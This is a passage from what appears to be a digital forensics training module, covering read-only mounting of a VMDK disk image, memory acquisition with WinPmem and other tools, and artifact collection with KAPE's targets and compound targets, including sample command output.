
After we've installed Arsenal Image Mounter, let's ensure we launch it with `administrative rights`. In the main window of Arsenal Image Mounter, let's click on the `Mount disk image` button. From there, we'll navigate to the location of our `.VMDK` file and select it.



Arsenal Image Mounter will then start its analysis of the VMDK file. We'll also have the choice to decide if we want to mount the disk as `read-only` or `read-write`, based on our specific requirements.

*Choosing to mount a disk image as read-only is a foundational step in digital forensics and incident response. This approach is vital for preserving the original state of evidence, ensuring its authenticity and integrity remain intact.*

Once mounted, the image will appear as a drive, assigned the letter `D:\`.



## Extracting Host-based Evidence & Rapid Triage

### Host-based Evidence

Modern operating systems, with Microsoft Windows being a prime example, generate a plethora of evidence artifacts. These can arise from application execution, file modifications, or even the creation of user accounts. Each of these actions leaves behind a trail, providing invaluable insights for incident response analysts.

Evidence on a host system varies in its nature. The term *volatility* refers to the persistence of data on a host system, with volatile data being information that disappears after events such as logoffs or power shutdowns. One crucial type of volatile evidence is the system's active memory. During investigations, especially those concerning malware infections, this live system memory becomes indispensable. Malware often leaves traces within system memory, and losing this evidence can hinder an analyst's investigation. To capture memory, tools like [FTK Imager](#) are commonly employed.

Some other memory acquisition solutions are:

- [WinPmem](#): WinPmem has been the default open source memory acquisition driver for windows for a long time. It used to live in the ReKall project, but has recently been separated into its own repository.
- [DumpIt](#): A simplistic utility that generates a physical memory dump of Windows and Linux machines. On Windows, it concatenates 32-bit and 64-bit system physical memory into a single output file, making it extremely easy to use.
- [MemDump](#): MemDump is a free, straightforward command-line utility that enables us to capture the contents of a system's RAM. It's quite beneficial in forensics investigations or when analyzing a system for malicious activity. Its simplicity and ease of use make it a popular choice for memory acquisition.

- [Belkasoft RAM Capturer](#): This is another powerful tool we can use for memory acquisition, provided free of charge by Belkasoft. It can capture the RAM of a running Windows computer, even if there's active anti-debugging or anti-dumping protection. This makes it a highly effective tool for extracting as much data as possible during a live forensics investigation.
- [Magnet RAM Capture](#): Developed by Magnet Forensics, this tool provides a free and simple way to capture the volatile memory of a system.
- [LiME \(Linux Memory Extractor\)](#): LiME is a Loadable Kernel Module (LKM) which allows the acquisition of volatile memory. LiME is unique in that it's designed to be transparent to the target system, evading many common anti-forensic measures.

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### Example 1: Acquiring Memory with WinPmem

Let's now see a demonstration of utilizing `WinPmem` for memory acquisition.

To generate a memory dump, simply execute the command below with Administrator privileges.

```
C:\Users\X\Downloads> winpmem_mini_x64_rc2.exe memdump.raw
```

```
C:\Users\Kevin\Downloads+>winpmem_mini_x64_rc2.exe memdump.raw
WinPmem64
Extracting driver to C:\Users\Kevin\AppData\Local\Temp\pme143C.tmp
Driver Unloaded.
Loaded Driver C:\Users\Kevin\AppData\Local\Temp\pme143C.tmp.
Deleting C:\Users\Kevin\AppData\Local\Temp\pme143C.tmp
The system time is: 16:13:11
Will generate a RAW image
- buffer_size : 0x1000
CR3: 0x00001AD002
5 memory ranges:
Start 0x00001000 - Length 0x0009F000
Start 0x00100000 - Length 0x0EEB0000
Start 0x0EFB4000 - Length 0x0000E000
Start 0x0EFC7000 - Length 0x00F1F000
Start 0x0FF76000 - Length 0x7008A000
max_physical_memory_ 0x80000000
Acquisition mode PTE Remapping
Padding from 0x00000000 to 0x00001000
pad
- length: 0x1000

00% 0x00000000 .
copy_memory
- start: 0x1000
- end: 0xa0000

00% 0x00001000 .
Padding from 0x000A0000 to 0x00100000
pad
- length: 0x60000



00% 0x000A0000 .
copy_memory
- start: 0x100000
- end: 0xefb0000
```

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### Example 2: Acquiring VM Memory

Here are the steps to acquire memory from a Virtual Machine (VM).

1. Open the running VM's options
2. Suspend the running VM
3. Locate the `.vmem` file inside the VM's directory.



On the other hand, non-volatile data remains on the hard drive, typically persisting through shutdowns. This category includes artifacts such as:

- Registry
- Windows Event Log
- System-related artifacts (e.g., Prefetch, Amcache)
- Application-specific artifacts (e.g., IIS logs, Browser history)

## Rapid Triage

This approach emphasizes collecting data from potentially compromised systems. The goal is to centralize high-value data, streamlining its indexing and analysis. By centralizing this data, analysts can more effectively deploy tools and techniques, honing in on systems with the most evidentiary value. This targeted approach allows for a deeper dive into digital forensics, offering a clearer picture of the adversary's actions.

One of the best, if not the best, rapid artifact parsing and extraction solutions is [KAPE \(Kroll Artifact Parser and Extractor\)](#). Let's see how we can employ KAPE to retrieve valuable forensic data from the image we previously mounted with the help of Arsenal Image Mounter ( `D:\` ).

KAPE is a powerful tool in the realm of digital forensics and incident response. Designed to aid forensic experts and investigators, KAPE facilitates the collection and analysis of digital evidence from Windows-based systems. Developed and maintained by Kroll (previously known as Magnet Forensics), KAPE is celebrated for its comprehensive collection features, adaptability, and intuitive interface. The diagram below illustrates KAPE's operational flow.






Image reference: <https://ericzimmerman.github.io/KapeDocs/#!/index.md>


KAPE operates based on the principles of `Targets` and `Modules`. These elements guide the tool in processing data and extracting forensic artifacts. When we feed a source to KAPE, it duplicates specific forensic-related files to a designated output directory, all while maintaining the metadata of each file.



After downloading, let's unzip the file and launch KAPE. Within the KAPE directory, we'll notice two executable files: `gkape.exe` and `kape.exe`. KAPE provides users with two modes: CLI ( `kape.exe` ) and GUI ( `gkape.exe` ).



Let's opt for the GUI version to explore the available options more visually.




The crux of the process lies in selecting the appropriate target configurations.


Selected	Name	Folder	Description
<input checked="" type="checkbox"/>	#!c	#!c	#!c
<input type="checkbox"/>	JDownloader2	Apps	JDownloader 2
<input type="checkbox"/>	Kali	WSL	Kali on Windows Subsystem for Linux
<input checked="" type="checkbox"/>	KapeTriage	Compound	Kape Triage collections that will collect most of the files needed for a DFIR Investigation. This module pulls evidence f...
<input type="checkbox"/>	Kaseya	Apps	Kaseya Data
<input type="checkbox"/>	LinuxOnWindowsProfileFiles	Windows	Linux on Windows Profile Files
<input type="checkbox"/>	LNKFilesAndJumpLists	Windows	LNK Files and jump lists
<input type="checkbox"/>	LogFiles	Windows	LogFiles (includes SUM)
<input type="checkbox"/>	LogMeIn	Apps	LogMeIn Data

In KAPE's terminology, Targets refer to the specific artifacts we aim to extract from an image or system. These are then duplicated to the output directory.

KAPE's target files have a .tkape extension and reside in the `<path to kape>\KAPE\Targets` directory. For instance, the target `RegistryHivesSystem.tkape` in the screenshot below specifies the locations and file masks associated with system-related registry hives. In this target configuration, `RegistryHivesSystem.tkape` contains information to collect the files with file mask `SAM.LOG*` from the `C:\Windows\System32\config` directory.




KAPE also offers Compound Targets, which are essentially amalgamations of multiple targets. This feature accelerates the collection process by gathering multiple files defined across various targets in a single run. The Compound directory's KapeTriage file provides an overview of the contents of this compound target.



Let's specify our source (in our scenario, it's D:\ ) and designate a location to store the harvested data. We can also determine an output folder to house the processed data from KAPE.

After configuring our options, let's hit the Execute button to initiate the data collection.



Upon execution, KAPE will commence the collection, storing the results in the predetermined destination.

KAPE version 1.3.0.2, Author: Eric Zimmerman, Contact: <https://www.kroll.com/kape> ([email protected])

KAPE directory: C:\htb\dfir\_module\data\kape\KAPE

Command line: --tsource D: --tdest

C:\htb\dfir\_module\data\investigation\image --target !SANS\_Triage --gui

System info: Machine name: REDACTED, 64-bit: True, User: REDACTED OS: Windows10 (10.0.22621)

Using Target operations

Found 18 targets. Expanding targets to file list...

Target ApplicationEvents with Id 2da16dbf-ea47-448e-a00f-fc442c3109ba already processed. Skipping!

Target ApplicationEvents with Id 2da16dbf-ea47-448e-a00f-fc442c3109ba already processed. Skipping!

Target ApplicationEvents with Id 2da16dbf-ea47-448e-a00f-fc442c3109ba already processed. Skipping!

Target ApplicationEvents with Id 2da16dbf-ea47-448e-a00f-fc442c3109ba already processed. Skipping!

